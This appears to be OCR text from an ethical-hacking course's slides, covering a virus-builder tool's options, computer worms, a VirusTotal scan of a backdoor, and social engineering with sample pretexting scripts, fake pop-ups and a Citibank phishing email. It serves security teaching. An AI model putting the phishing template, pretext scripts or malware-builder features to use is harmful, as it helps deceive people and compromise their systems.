- ☐ Remove Desktop Wallpaper
- ☐ Remove Run From Start Menu
- ☐ Remove Start Button
- ☐ Remove Windows Clock
- ☐ Slow Down PC Speed
- ☑ Spread with Floppy , Folders
- ☐ Stop SQL Server
- ☐ Swap Mouse Buttons
- ☐ Transparent Explorer Windows
- ☐ Turn off Computer After 5 Min
- ☐ Turn Off Monitor

☐ Binder
Address:

☐ Fake Error Message
Title: Error
Message: This file is not a
Type: Critical

☐ Run Custom Command
Command:

Add 0 fake KB(s) to virus

File Name After Install
Amoumain.exe
File Icon: Setup
File Name: Install .exe

☑ Run Virus with Windows

Computer Worms

1

Computer worms are malicious programs that replicate, execute, and spread across the network connections independently without human interaction

Most of the worms are created only to replicate and spread across a network, consuming available computing resources; however, some worms carry a payload to damage the host system

2

3

Attackers use worm payload to install backdoors in infected computers, which turns them into zombies and creates botnet; these botnets can be used to carry further cyber attacks

How Is a Worm Different from a Virus?

Replicates on its own


A worm is a special type of virus that can replicate itself and use memory, but cannot attach itself to other programs

A worm takes advantage of file or information transport features on computer systems and spreads through the infected network automatically but a virus does not

Spreads through the Infected Network

Online Malware Testing: VirusTotal

- VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.


Antivirus scan for f0b8198
https://www.virustotal.com/file/06131d625c39d3d5d91041b9720a30c2fb1e757e603695d3478687c27c392fdb/analysis/
Community
Statistics
Documentation
FAQ
About
Join our community
Sign in
virustotal
0
0
Maximum file size: 32MB
Scan it!

SHA256: 06131d625c39d3d5d91041b9720a30c2fb1e757e603695d3478687c27c392fdb

File name: smona_06131d625c39d3d5d91041b9720a30c2fb1e757e603695d3478687c27c392fdb.bin

Detection ratio: 37 / 41

Analysis date: 2012-07-17 02:52:00 UTC (2 months, 2 weeks ago)

Antivirus	Result	Update
AhnLab-V3	Win-Trojan/Mosucker.1036288	20120716
AntiVir	BDC/Mosucker.23.G1	20120716
Antiy-AVL	Backdoor/Win32.MoSucker.gen	20120717
Avast	Win32:Trojan-gen	20120716
AVG	BackDoor.Mosucker	20120716

http://www.virustotal.com


Social Engineering

Module 09

Engineered by Hackers. Presented by Professionals.

What Is Social Engineering?

- Social engineering is the art of **convincing people** to reveal confidential information
- Social engineers depend on the fact that people are **unaware of their valuable information** and are careless about protecting it



Confidential Information

Gather Information

Access Details

Authorization Details

Phases in a Social Engineering Attack

1

Research on Target Company

Dumpster diving, websites, employees, tour company, etc.

2

Select Victim

Identify the frustrated employees of the target company

3

Develop Relationship

Develop relationship with the selected employees

4


Exploit the Relationship

Collect sensitive account information, financial information, and current technologies

Common Targets of Social Engineering: Office Workers

- Despite having the best firewall, intrusion-detection, and antivirus systems, you are still **hit with security breaches**

- Attackers can attempt **social engineering attacks** on office workers to extract the **sensitive data**, such as:
  - **Security policies**
  - **Sensitive documents**
  - **Office network infrastructure**
  - **Passwords**



Attacker making an attempt as a valid employee to **gather information** from the staff of a company

The victim employee gives information back assuming the attacker to be a **valid employee**

Attacker

Victim

Types of Social Engineering

Human-based Social Engineering

- Gathers sensitive information by **interaction**
- Attacks of this category **exploit trust, fear**, and **helping nature of humans**

Computer-based Social Engineering

- Social engineering is carried out with the help of **computers**


Mobile-based Social Engineering

- It is carried out with the help of **mobile applications**

Technical Support Example

> "A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.
>
> The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker clear entrance into the corporate network"

Authority Support Example



"Hi, I am John Brown. I'm with the external auditors Arthur Sanderson. We've been told by corporate to do a surprise inspection of your disaster recovery procedures.

Your department has 10 minutes to show me how you would recover from a website crash."

Human-based Social Engineering: Eavesdropping and Shoulder Surfing

Eavesdropping

- Eavesdropping or unauthorized listening of conversations or reading of messages
- Interception of any form such as audio, video, or written
- It can also be done using communication channels such as telephone lines, email, instant messaging, etc.


Shoulder Surfing

- Shoulder surfing uses direct observation techniques such as looking over someone's shoulder to get information such as passwords, PINs, account numbers, etc.
- Shoulder surfing can also be done form a longer distance with the aid of vision enhancing devices such as binoculars to obtain sensitive information

Human-based Social Engineering: Dumpster Diving

Dumpster Diving

Dumpster diving is **looking for treasure** in someone else's **trash**



Trash Bins

Phone Bills

Contact Information

Printer Bins

Collect

Financial Information

Sticky Notes

Operations Information

Mail Boxes

Watch these Movies

C|EH
KINO AUF DER ÜBERHOLSPUR!
MARK WAHLBERG CHARLIZE THERON EDWARD NORTON
THE ITALIAN JOB
JAGD AUF MILLIONEN
leonardo dicaprio
tom hanks
catch me
if you can
The true story of a real fake.

Watch these Movies

There are many movies in which **social engineering** is highlighted. Watch the

Computer-based Social Engineering

Pop-up Windows

Windows that suddenly pop up while surfing the Internet and ask for users' information to login or sign-in

Spam Email

Irrelevant, unwanted, and unsolicited email to collect the financial information, social security numbers, and network information

Hoax Letters

Hoax letters are emails that issue warnings to the user on new viruses, Trojans, or worms that may harm the user's system

Instant Chat Messenger


Gathering personal information by chatting with a selected online user to get information such as birth dates and maiden names

Chain Letters

Chain letters are emails that offer free gifts such as money and software on the condition that the user has to forward the mail to the said number of persons

Computer-based Social Engineering: Pop-Ups

Pop-ups trick users into **clicking a hyperlink** that redirects them to **fake web pages** asking for personal information, or downloads malicious programs such keyloggers, Trojans, or spyware




Congratulations!

CONGRATULATIONS!

You're the 1 Million th visitor this week!

Click "OK" button below to close window and contact our **Prize Department** immediately.



Internet Antivirus Pro Warning!


Harmful and malicious software detected

Online Scanner detected programs that might compromise your privacy or damage your computer.

Name	Alert level
Trojan-IM.Win32.Faker.a	High
Virus.Win32.Faker.a	High
Trojan-PSW.BAT.Cunter	High

Computer-based Social Engineering: **Phishing**

- An **illegitimate email** falsely claiming to be from a **legitimate site attempts** to acquire the user's personal or account information
- Phishing emails or pop-ups redirect users to **fake webpages** of mimicking trustworthy sites that ask them to submit their personal information



[redacted]

CITIBANK Update


We recently have discovered that multiple computers have attempted to log into your **CITIBANK** Online Account, and multiple password failures were presented before the logons. We now require **you** to re-validate your account information to us.

If this is not completed by Sep 14, 2010, we will be forced to suspend your account indefinitely, as it may have been used fraudulent purposes.

To continue please Click Here or on the link below to re-validate your account information:


http://www.citibank.com/update

Sincerely
The **CITIBANK** Team
Please do not reply to this e-mail. Mail sent to this address cannot be answered.




Fake Bank Webpage

Mobile-based Social Engineering: Repackaging Legitimate Apps


